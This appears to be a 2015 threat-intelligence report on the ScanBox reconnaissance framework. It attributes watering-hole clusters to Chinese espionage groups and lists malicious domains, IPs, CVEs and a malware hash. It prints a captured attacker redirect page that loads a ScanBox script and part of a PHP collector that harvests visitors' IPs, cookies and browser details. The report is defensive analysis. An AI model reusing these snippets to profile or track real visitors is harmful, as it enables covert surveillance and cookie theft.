
This site was hosted on 2 network(s) including AS32097 (WII-KC), AS58879 (ANCHNET).

Has this site hosted malware?

Yes, this site has hosted malicious software over the past 90 days. It infected 15 domain(s), including gokbayrak.com/, cefc.com.hk/, turkkonseyi.com/.

This includes distribution via gokbayrak.com. Looking at whether any other domains or IP addresses were observed delivering malicious software via gokbayrak.com shows that it was also observed delivering malware via 88.80.190[.]133. This is the same IP address that was cited in iSight's reporting of the Forbes breach.

[4] http://krebsonsecurity.com/wp-content/uploads/2015/02/fbi-pandaflash.png
[5] http://www.invincea.com/2015/02/chinese-espionage-campaign-compromises-forbes/
[6] http://www.isightpartners.com/2015/02/codoso/



Diagnostic page for gokbayrak.com

What happened when Google visited this site?

Of the 1094 pages we tested on the site over the past 90 days, 7 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 2015-01-27, and the last time suspicious content was found on this site was on 2014-12-04.

Malicious software includes 117 trojan(s), 11 exploit(s). Successful infection resulted in an average of 1 new process(es) on the target machine.


Malicious software is hosted on 3 domain(s), including googlecaches.com/, 88.80.190.0/, macanna.com.tw/.

This site was hosted on 1 network(s) including AS51557 (TR-FBS).

Has this site acted as an intermediary resulting in further distribution of malware?

Over the past 90 days, gokbayrak.com appeared to function as an intermediary for the infection of 9 site(s) including turkkonseyi.com/, binbirkanal.com/, gida-tarim.gen.tr/.

In fact, the IP address 88.80.190.133 was involved in the compromise of the same 3 websites as SafeBrowsing shows were affected by googlecaches.com.



Diagnostic page for 88.80.190.0

What happened when Google visited this site?

Of the 4 pages we tested on the site over the past 90 days, 0 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 2014-12-06, and the last time suspicious content was found on this site was on 2014-12-06.

This site was hosted on 1 network(s) including AS15830 (TELECITY-LON).


Has this site hosted malware?

Yes, this site has hosted malicious software over the past 90 days. It infected 14 domain(s), including cefc.com.hk/, gokbayrak.com/, turkkonseyi.com/.


The same three sites targeted with the 0-day used in the Forbes attack were also observed distributing malware via googlecaches[.]com - we therefore believe it's likely that the group we previously described as 'Cluster 1' was behind the Forbes compromise.

We can use similar techniques to explore other actors who have the same tasking as Cluster 1. In the screenshot of websites delivering malware via gokbayrak.com, we saw that the domain name macanna.com[.]tw was also used to distribute malware from this page.

Whilst macanna.com[.]tw appears to be a legitimate site, it has also been observed as being a command and control destination for malware. The malware sample in question has a hash of 3b8d7732de3b3c8823d241e7cd3185c4. The same sample also communicates with happynewyear.dns04[.]com, which in turn resolves to the IP address 115.23.172[.]151, which hosts a large number of other malicious host names:



These following hostnames are activity associated with the actor best known as TH3Bug[7] - named after their choice of Poison Ivy password. Their malware samples are present in the same cluster:



Focus	115.23.172.151
First Seen	2013-11-24 23:38:11
Last Seen	2015-02-08 15:46:26
Resolutions	31
Network	115.16.0.0/13
ASN	4766 (KIXS-AS-KR Korea Telecom)
Country	KR
Ever Compromised?	true false
Sinkhole	true false
Classify	t c m b
Watch	

Tags

active

add tag... +

Unique

bh.ti.lflink.com	3
d.cat.ikwb.com	3
hk.msfcli.epac.to	2
ftp.cat.ikwb.com	2
c.wt.ikwb.com	2
j.cat.ikwb.com	2
t.cat.ikwb.com	2
dd.pst.qpoe.com	2
2014year.qpoe.com	2
diff.qohub.info	2

« 1 2 »

Heatmap

		Aug				Sep				Oct				Nov				Dec					Jan			
S	1	1	1	1	1	1	1	1	1	1	1	1	1	1	2	1	1	1	1	1	1	1	1	1	0	0	0
M	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	
T	1	1	1	1	1	1	1	1	1	1	1	1	2	1	2	1	1	1	1	1	1	1	1	1	0	0	
W	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	
T	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	
F	1	1	1	1	1	1	1	1	1	1	1	1	1	2	1	1	1	1	1	1	1	1	1	1	0	0	
S	1	1	1	1	1	1	1	1	1	2	1	1	1	1	1	1	1	1	1	1	1	1	1	3	0	0	

Dynamic/Registered Dynamic Registered First

□	Resolve	First	Last	Source	Tags
□	hk.msfcli.epac.to	2014-03-21 05:16:09	2015-01-24 03:21:28	mnemonic	dynamic
□	bh.ti.lflink.com	2015-01-24 03:21:26	2015-01-24 03:21:26	mnemonic	dynamic
□	d.cat.ikwb.com	2015-01-24 03:21:26	2015-01-24 03:21:26	mnemonic	dynamic
□	bh.ti.lflink.com	2015-01-24 03:21:26	2015-01-24 03:21:26	mnemonic	dynamic
□	diff.qohub.info	2015-01-24 03:17:25	2015-01-24 03:17:25	mnemonic	dynamic
□	app.videogits.com	2014-11-18 00:00:00	2014-11-18 00:00:00	virustotal	dynamic
□	mm.tc.epac.to	2014-11-16 00:00:00	2014-11-16 00:00:00	virustotal	dynamic
□	happynewyear.dns04.com	2014-11-14 00:00:00	2014-11-14 00:00:00	virustotal	dynamic
□	dd.pst.qpoe.com	2014-11-04 17:05:22	2014-11-04 17:05:22	mnemonic	dynamic
□	tw.qohub.info	2014-10-18 00:00:00	2014-10-18 00:00:00	virustotal	
□	app.qohub.info	2014-07-27 00:00:00	2014-08-03 21:20:47	mnemonic, virustotal	
□	diff.qohub.info	2014-07-15 00:00:00	2014-07-15 00:00:00	virustotal	dynamic
□	dd.pst.qpoe.com	2014-06-05 00:00:00	2014-06-05 00:00:00	virustotal	dynamic
□	bh.ti.lflink.com	2014-06-03 00:00:00	2014-06-03 00:00:00	virustotal	dynamic
□	2014year.qpoe.com	2014-03-22 20:54:09	2014-03-22 20:54:09	mnemonic	dynamic

t c m b add tag... +


« 1 2 3 »

[7] http://researchcenter.paloaltonetworks.com/2014/09/recent-watering-hole-attacks-attributed-apt-group-th3bug-using-poison-ivy/

Deep Cluster (aka Cluster 2, centred on news.foundationssl[.]com)

This cluster relates to the threat actor referred to as Deep Panda by CrowdStrike, as was confirmed in a recent blog post[8]. In turn, this is widely believed to relate to the incident at Anthem, as described in a Krebs post[9].

The graph below shows the links between the we11point.com domain name, and news.foundationssl[.]com as seen on the CrowdStrike blogpost:



The Krebs article also points toward other possible (although not explicit) links between the domain allegedly used in the Anthem hack (we11point.com) to Cluster 2 through shared WHOIS details, as we11point.com was registered by domain re-seller 'li2384826402@yahoo.com'

On its own, this would not be sufficient to associate the two clusters, but it is useful to note as a 'softer' overlap.

[8] blog.crowdstrike.com/ironman-deep-panda-uses-sakula-malware-target-organizations-multiple-sectors/
[9] http://krebsonsecurity.com/2015/02/anthem-breach-may-have-started-in-april-2014/

Mystery Cluster 3 (aka Cluster 3, centered on qoog1e[.]com):

Cluster 3 remains a mystery, unfortunately the code used in this instance is the most slim line version, and has since not been widely re-used – it is unclear who was behind the compromise using this domain name.

Evil Cluster (aka Cluster 4, centred on webmailgoogle[.]com):

We'd previously missed the link between Cluster 4 – and malware widely known as 'EvilGrab' or 'Vidgrab'. From our view point, this malware is exclusively used by one group, known by CrowdStrike as Stone Panda[10].

In addition to the four clusters outlined above, within the 24 additional compromises identified, we believe there are at least 3 other distinct groups using the framework.

Digital Quartermastering

In their 2013 paper 'From Quartermaster to Sunshop'[11], FireEye described the concept of a Digital Quartermaster, a kind of malware supply chain for intrusions, where a skilled team would develop toolsets for a range of attackers who deploy them. The shared use of ScanBox may match up quite well to this hypothesis, and indeed even to some extent the naming schema overlaps, as iSight refer to the actor behind the Forbes breach as Codoso, but suggest they are publically known as 'Sunshop'. In all likelihood this relates to a series of blogs byFireEye which refer to a series of web compromises in 2013 as being the SunShop[12] campaign.

Although we did not notice the correlation immediately, there is good overlap between the groups we've described above, and the clusters of activity described as sharing a Flash 0-day in early 2014 by Symantec[13]. Although other groups have since begun using the framework, the first groups to use the framework (clusters 1-4) correspond quite nicely to the existing Symantec blog. For reference, we've overlaid our ScanBox clusters against the likely clusters Symantec created behind the scenes for their blog, as well as other popular names:

ScanBox Cluster	CrowdStrike	Symantec Group	Other Names	Vulnerabilities & Frameworks	Malware Used
Cluster 1		???	Sunshop (iSight)	ScanBox CVE-2014-6332	Briba, Poison Ivy
Cluster 2	Deep Panda	Sakurel		ScanBox CVE-2014-0322 (Internet Explorer) CVE-2012-4792 (Internet Explorer) CVE-2014-0502 (Adobe Flash)	Sakurel, DerUsbi, many others


[10] http://www.slideshare.net/CrowdStrike/crowd-casts-monthly-you-have-an-adversary-problem
[11] https://www.fireeye.com/content/dam/legacy/resources/pdfs/fireeye-malware-supply-chain.pdf
[12] https://www.fireeye.com/blog/threat-research/2013/05/ready-for-summer-the-sunshop-campaign.html
[13] http://www.symantec.com/connect/blogs/how-elderwood-platform-fueling-2014-s-zero-day-attacks

			CVE-2014-1776 (Internet Explorer)	
Cluster 4	Stone Panda	Vidgrab	ScanBox CVE-2014-0322 (Internet Explorer) CVE-2014-0502 (Adobe Flash)	Jolob/Vidgrab

Please note that each vendor has their own way of grouping activity together, so these mappings are given on a best efforts basis.

Player 5 has entered the game….

In all examples of ScanBox deployments discussed so far, we believe that the scripts were deployed to anyone who visited websites of interest to a given sector which the attacker was able to compromise– and that the attackers waited for victims to visit the compromised site. However one group of attackers using the ScanBox framework are now actively sending e-mails to potential victims, where the e-mails contain links to websites hosting ScanBox. We believe these attackers are not covered by the existing clusters 1 through 4, as the code differs from that used elsewhere.


1. Attackers target a weakly protected site.
www
2. They then add malicious code to the chosen website, in an area that is not loaded if visiting the page normally.
3. The attackers send e-mails to targets, containing links to the sites containing the malicious code.
Keylogging
Version of Internet Explorer
Operating System
AV provider in use
IP Address
Local time on the machine
Version of Java
Screen resolution
Language settings
4. Data about victim machines, as well as keystrokes, are siphoned off to the attackers server.


This method of sending links rather than waiting for visiting a specific compromised website has two main advantages:

- The advantage that the attacker doesn't have to compromise sites that are relevant to the sector they wish to perform reconnaissance against, so generally this will make things easier for the attacker; and,
- The attacker has to deal with fewer false positives in terms of data received from victims. Even good IP whitelisting techniques will result in some false positives, by controlling the visitors however they can ensure only those they want to scan are scanned.

This group differs from the others based on the following characteristics:

- They send e-mails with links to compromised websites, rather than compromising sites of interest to their targets. Attackers send links to victims using a similar technique to that described in our Sofacy phishing blog[14], where multiple redirects are deployed, one being a decoy, the other in this case loading ScanBox:

[14] http://pwc.blogs.com/files/tactical-intelligence-bulletin---sofacy-phishing.pdf



```
GET http://www.[REDACTED].com/app/M24254762.html

Accept-Ranges: bytes
Content-Length: 240
Content-Type: text/html
Date: Thu, 12 Feb 2015 13:54:04 GMT
Etag: "07858ac3c29d01:0"
Last-Modified: Mon, 05 Jan 2015 23:09:36 GMT
Server: Microsoft-IIS/7.0
X-Powered-By: ASP.NET
BODY view raw

<HTML>
  <HEAD>
    <TITLE>Korn</TITLE>
    <script src=http://www.[REDACTED].com/app/?1></script>
  </HEAD>
  <BODY>
    <script language="javascript" type="text/javascript">
  window.location.href="https://twitter.com/gold/";
</script>
  </BODY>
</HTML>
```

- Uses the 'checkFolders' function within the ScanBox code, rather than explicitly checking for files; and,

- Hosts the ScanBox code on the same page they have compromised rather than on a 3rd party IP address or domain name owned by the attacker.


So far we have identified four low key websites, all belonging to small companies based in the United States or Canada which are being abused in this fashion.

3.1. Going behind enemy lines – fears of proliferation and upcoming attacks

At one point during our investigation into infrastructure hosting ScanBox code, we identified a server which appeared to be used for development and testing purposes. On this occasion, the server side code was publicly accessible, allowing us to gain insights into the development and testing phase of an attack using ScanBox. This also included the ScanBox framework's own detailed reconnaissance against the developer themselves.


We noted the developer repeatedly uploading the modified versions to VirusTotal, presumably in an attempt to improve evasion of anti-virus.

We do not believe this developer is part of the core group that has access to the original implementation, but is instead another actor, who is likely rebuilding ScanBox from samples they find online.



```php
<?php
if(getenv('HTTP_CLIENT_IP') && strcasecmp(getenv('HTTP_CLIENT_IP'), 'unknown')) {
    $onlineip = getenv('HTTP_CLIENT_IP');
}
elseif(getenv('HTTP_X_FORWARDED_FOR') && strcasecmp(getenv('HTTP_X_FORWARDED_FOR'), 'unknown')) {
    $onlineip = getenv('HTTP_X_FORWARDED_FOR');
}
elseif(getenv('REMOTE_ADDR') && strcasecmp(getenv('REMOTE_ADDR'), 'unknown')) {
    $onlineip = getenv('REMOTE_ADDR');
}
elseif(isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], 'unknown')) {
    $onlineip = $_SERVER['REMOTE_ADDR'];
}
    $projectid = $_POST['projectid'];
    $seed = $_POST['seed'];
    $ip = $onlineip;
    $referrer = $_POST['referrer'];
    $agent = $_POST['agent'];
    $location = $_POST['location'];
    $toplocation = $_POST['toplocation'];
    $cookie = $_POST['cookie'];
    $title = $_POST['title'];
    $domain = $_POST['domain'];
    $charset = $_POST['charset'];
    $screen = $_POST['screen'];
